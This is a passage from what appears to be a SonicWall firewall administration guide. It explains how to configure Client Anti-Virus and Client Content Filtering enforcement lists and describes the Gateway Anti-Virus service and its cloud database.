


The following features are available in the **Client Anti-Virus Policies** section:

- **Disable policing from Trusted to Public** - Cleared, this option enforces anti-virus policies on computers located on Trusted zones. Choosing this option allows computers on a trusted zone (such as a LAN) to access computers on public zones (such as DMZ), even if anti-virus software is not installed on the LAN computers.
- **Switch McAfee AV to Kaspersky AV for clients on Kaspersky enforcement list** - When selected, uses Kaspersky AV for clients on the Kaspersky enforcement list instead of McAfee AV.
- **Days before forcing update** - This feature defines the maximum number of days of access to the Internet before the SonicWall requires the latest virus date files to be downloaded. Select from 0 to 5 days; **5** is the default.
- **Force update on alert** - SonicWall broadcasts virus alerts to all SonicWall appliances with an Anti-Virus subscription. Three levels of alerts are available, and you may select more than one. When an alert is received with this option selected, users are upgraded to the latest version of VirusScan ASaP before they can access the Internet. This option overrides the maximum number of days allowed before forcing update selection. In addition, every virus alert is logged, and an alert message is sent to the administrator.

- **Low Risk** - A virus that is not reported in the field and is considered unlikely to be found in the field in the future has a low risk. Even if such a virus includes a very serious or unforeseeable damage payload, its risk is still low. This option is not selected by default.
- **Medium Risk** - If a virus is found in the field, and if it uses a less common infection mechanism, it is considered to be medium risk. If its prevalence stays low and its payload is not serious, it can be downgraded to a low risk. Similarly it can be upgraded to high risk if the virus becomes more and more widespread. This option is selected by default.
- **High Risk** - To be assigned a high risk rating, it is necessary that a virus is reported frequently in the field. Additionally, the payload must have the ability to cause at least some serious damage. If it causes very serious or unforeseeable damage, high risk may be assigned even with a lower level of prevalence. This option is selected by default.

Anti-Virus Enforcement



The **Client Anti-Virus Enforcement** table has two entries, both with a **Type** of **Group**:

- ***Third-party* Client AV Enforcement List** (where ***Third-party*** is **McAfee** or **Kaspersky**, depending on which you use)
- **Excluded from Client AV Enforcement List**

To see the IP addresses associated with each entry, click the **Expand** icon. The **Address Detail**, **Type**, and **Zone** for each entry displays. If you have not configured the enforcement list, clicking the **Expand** icon displays **No Entries**.

To hide the IP addresses, click the **Collapse** icon.

You can edit or add to these two entries, but you cannot delete them.

Topics:

- Creating the Client AV Enforcement List on page 1698
- Excluding Address Objects from the Client AV Enforcement List on page 1699
- Protecting Computers Not In Either List on page 1700

Creating the Client AV Enforcement List

NOTE: Predefined Address Objects, such as interface IPs or the Default Gateway cannot be edited or deleted individually; their **Edit** and **Delete** icons are dimmed. You remove a predefined Address Object from the **Client AV Enforcement List** through editing the List itself. You can, however, edit or delete any Address Object you have defined.


You need to configure the client AV enforcement list with the IP address of the address objects that are to have Client AV enforced.

You can define ranges of IP addresses to receive Anti-Virus enforcement by creating an Address Object containing a range of IP addresses. Any computer requiring enforcement needs a static IP address within the specified range of IP addresses. Up to 64 IP address ranges can be entered for enforcement.

To create the client AV enforcement list from existing Address Objects:

1 Scroll to the **Client Anti-Virus Enforcement** section.

2 Click the **Edit** icon for the ***Third-party*** **Client AV Enforcement List**. The **Edit Address Object Group** dialog displays.



3 Select the IP address(es) to have client AV enforcement from the list on the left.


4 Click the **Right Arrow** button to move the entries to the list on the right.

5 When finished adding Address Objects, click **OK**.

To add an Address Object to the Client AV Enforcement List:

1 Scroll to the client **Anti-Virus Enforcement** section.

2 Click the **Add** icon for the ***Third-party*** **Client AV Enforcement List**. The **Add Address Object** dialog displays.



3 Enter a friendly name in the **Name** field.

4 Select the zone from the **Zone Assignment** drop-down menu.

5 Select the type from the **Type** drop-down menu.

6 Enter the IP address of the Address Object in the **IP Address** field.

7 Click **OK**.

Excluding Address Objects from the Client AV Enforcement List

SonicWall Client Anti-Virus currently supports Windows platforms. To access the internet, computers with other operating systems must be exempt from Anti-Virus policies.


CAUTION: To ensure full network protection from virus attacks, it is recommended that only servers and unsupported machines be excluded from protection and that third-party anti-virus software is installed on each machine before excluding that machine from Anti-Virus enforcement.

NOTE: Predefined Address Objects, such as interface IPs or the Default Gateway cannot be edited or deleted individually; their **Edit** and **Delete** icons are dimmed. You remove a predefined Address Object from the **Excluded from Client AV Enforcement List** through editing the List itself. You can, however, edit or delete any Address Object you have defined.

To define excluded Address Objects:

1 Scroll to the client **Anti-Virus Enforcement** section.

2 Click the **Edit** icon for the **Excluded from Client AV Enforcement List**. The **Edit Address Object Group** displays.



3 Select the Address Object(s) to be excluded from the list on the left.


4 Click the **Right Arrow** to move the objects to the list on the right.

5 When finished excluding Address Objects, click **OK**.

To add an Address Object to the Excluded Client AV Enforcement List:

1 Scroll to the client **Anti-Virus Enforcement** section.

2 Click the **Add** icon for the **Excluded from Client AV Enforcement List**. The **Add Address Object** dialog displays.



3 Enter a friendly name in the **Name** field.

4 Select the zone from the **Zone Assignment** drop-down menu.

5 Select the type from the **Type** drop-down menu.


6 Enter the IP address of the Address Object in the **IP Address** field.

7 Click **OK**.

To add an Address Object to the Excluded from Client AV Enforcement List:

1 Scroll to the client **Anti-Virus Enforcement** section.

2 Click the **Add** icon for the **Excluded from Client AV Enforcement List**. The **Add Address Object** dialog displays.



3 Enter a friendly name in the **Name** field.

4 Select the zone from the **Zone Assignment** drop-down menu.

5 Select the type from the **Type** drop-down menu.

6 Enter the IP address of the Address Object in the **IP Address** field.

7 Click **OK**.

Protecting Computers Not In Either List

For those computers not included in either enforcement list, you can specify the type of default enforcement to be applied to them.

To specify a default enforcement to computers not in an enforcement list:

1 Scroll to the bottom of the **Security Services > Client AV Enforcement** page.

2 Select the type of default enforcement from the **For computers whose addresses do not fall in any of the above lists, the default enforcement is** drop-down menu:

- **None** (default)
- Third-party anti-virus program (McAfee or Kaspersky, depending on your system)

149

Configuring Client CF Enforcement

Security Services > Client CF Enforcement

SonicWall Client CF Enforcement provides protection and productivity policy enforcement for businesses, schools, libraries and government agencies. SonicWall has created a revolutionary content filtering architecture, utilizing a scalable, dynamic database to block objectionable and unproductive Web content.

Client CF Enforcement provides the ideal combination of control and flexibility to ensure the highest levels of protection and productivity. Client CF Enforcement prevents individual users from accessing inappropriate content while reducing organizational liability and increasing productivity. Web sites are rated according to the type of content they contain. The Content Filtering Service (CFS) blocks or allows access to these web sites based on their ratings and the policy settings for a user or group.

Businesses can typically control web surfing behavior and content when the browsing is initiated within the perimeter of the security appliance by setting filter policies on the appliance. But when the same device exits the perimeter, the control is lost. Client CF Enforcement kicks into action to address this gap, by blocking objectionable and unproductive Web content outside the security appliance perimeter.

SonicWall security appliances working in conjunction with Client CF Enforcement automatically and consistently ensure all endpoints have the latest software updates for the ultimate network protection. The client is designed to work with both Windows and Mac PCs.

Client CF Enforcement consists of the following three main components:

- A Network Security Appliance running SonicOS whose role is to facilitate and verify licencing of CFS and to enable or disable enforcement and configure exclusions and other settings.
- Automatic triggering to install the Client CF Enforcement of any client attempting to access the Internet without the client software installed will be blocked from accessing Websites until it is installed.
- Administration of client policies and client groups using the cloud-based EPRS server accessed from MySonicWall or from SonicOS running on the appliance.

Topics:

Enabling and Configuring Client CF Enforcement

This section describes how to enable and configure settings for Client CF Enforcement in SonicOS.

Client CF Enforcement must be enabled on the SonicWall appliance before users will be presented with a Website block page, which prompts the user to install the Client CF Enforcement.


NOTE: If the Content Filtering Client (CFS) is not activated on MySonicWall, you must activate it to enforce client content filtering polices on client systems.

Configuring Client CF Enforcement in Security Services

To configure settings for Client CF Enforcement:

1 Log in to your SonicWall security appliance.


2 Navigate to the **Security Services > Client CF Enforcement** page.



3 Under the **Client CF Enforcement Policies** section, select the number of days from the drop-down list for the **Grace Period** during which CFS enforcement policies remain valid.

The **Client CF Enforcement Lists** section contains a table including the Client CFS Enforcement List and the Excluded from Client CF Enforcement List.

To configure either of these tables, click the **Configure** icon for the list you wish to configure. The Edit Address Object Group dialog displays. Select from the available list the values to include/not include for the group.



4 For the **Client CF Enforcement List** and **Excluded from Client CF Enforcement List**. If you have made any entries in these lists, you can click the arrow next to the list title to display the entries. To add entries to either list, click the Configure icon in that row.

5 For the field labeled **For computers whose addresses do not fall in any of the above lists, the default enforcement is**, select **Client CF Enforcement** from the drop-down list. This is located below the **Client CF Enforcement Lists** section. Selecting this will prompt all other computers connecting to the Internet through the appliance to install the Enforced Client. You can select **None** from the drop-down list if you only want to enforce the service on computers that you have configured.


6 Click **Accept**.

Enabling Client CFS in Network Zones


Client Content Filtering is enforced on a per-zone basis by performing the following steps:

1 On the **Security Services > Summary** page, click the **Network > Zones** link in the **Note**.

The **Network > Zones** page displays.



2 Click the **Configure** button for the zone on which you want to enforce the Client Content Filtering Service. The **Add Zone** dialog appears.



3 Select the **Enable Client CF Service** checkbox.

4 Click **OK**.

150

Managing SonicWall Gateway Anti-Virus Service

Security Services > Gateway Anti-Virus

SonicWall Gateway Anti-Virus (GAV) delivers real-time virus protection directly on the SonicWall security appliance by using SonicWall's IPS-Deep Packet Inspection v2.0 engine to inspect all traffic that traverses the SonicWall gateway. Building on SonicWall's reassembly-free architecture, SonicWall GAV inspects multiple application protocols, as well as generic TCP streams, and compressed traffic. Because SonicWall GAV does not have to perform reassembly, there are no file-size limitations imposed by the scanning engine. Base64 decoding, ZIP, LHZ, and GZIP (LZ77) decompression are also performed on a single-pass, per-packet basis.

SonicWall GAV delivers threat protection by matching downloaded or e-mailed files against an extensive and dynamically updated database of threat virus signatures. Virus attacks are caught and suppressed before they travel to desktops. New signatures are created and added to the database by a combination of SonicWall's SonicAlert Team, third-party virus analysts, open source developers, and other sources.


SonicWall GAV can be configured to protect against internal threats as well as those originating outside the network. It operates over a multitude of protocols including SMTP, POP3, IMAP, HTTP, FTP, NetBIOS, instant messaging and peer-to-peer applications, and dozens of other stream-based protocols, to provide you with comprehensive network threat prevention and control. Because files containing malicious code and viruses can also be compressed and therefore inaccessible to conventional anti-virus solutions, SonicWall GAV integrates advanced decompression technology that automatically decompresses and scans files on a per-packet basis.

Topics:

SonicWall GAV Multi-Layered Approach

SonicWall GAV delivers comprehensive, multi-layered anti-virus protection for networks at the desktop, the network, and at remote sites; see SonicWall GAV multi-layer approach. SonicWall GAV enforces anti-virus policies at the gateway to ensure all users have the latest updates and monitors files as they come into the network.


SonicWall GAV multi-layer approach



Topics:

Remote Site Protection

Remove site protection



1 Users send typical e-mail and files between remote sites and the corporate office.


2 SonicWall GAV scans and analyses files and e-mail messages on the SonicWall security appliance.

3 Viruses are found and blocked before infecting remote desktop.

4 The virus is logged, and an alert is sent to the administrator.

Internal Network Protection

Internal network protection



1 Internal user contracts a virus and releases it internally.


2 All files are scanned at the gateway before being received by other network users.

3 If a virus is found, the file is discarded.

4 The virus is logged, and an alert is sent to the administrator.

HTTP File Downloads

HTTP file downloads



1 Client makes a request to download a file from the Web.

2 The file is downloaded through the Internet.


3 The file is analyzed the SonicWall GAV engine for malicious code and viruses.

4 If a virus is found, the file 8is discarded.

5 The virus is logged, and an alert is sent to the administrator.

Server Protection

Server protection



1 Outside user sends an incoming email.

2 The email is analyzed by the SonicWall GAV engine for malicious code and viruses before being received by the email server.

3 If a virus is found, the threat is prevented.

4 The email is returned to the sender, the virus is logged, and an alert sent to the administrator.

Cloud Anti-Virus Database


The Cloud Gateway Anti-Virus feature introduces an advanced malware scanning solution that compliments and extends the existing Gateway Anti-Virus scanning mechanisms present on SonicWall firewalls to counter the continued growth in the number of malware samples in the wild.

Cloud Gateway Anti-Virus expands the Reassembly Free Deep Packet Inspection engine capabilities by consulting with the datacenter-based malware analysis servers. This approach keeps the foundation of RFDPI-based malware detection by providing a low-latency, real-time solution that is capable of scanning unlimited numbers of files of unlimited size on all protocols that are presently supported without adding any significant incremental processing overhead to the appliances themselves. With this additional layer of security, SonicWall's Next Generation Firewalls are able to extend their current protection to cover multiple millions of pieces of malware.

SonicWall GAV Architecture

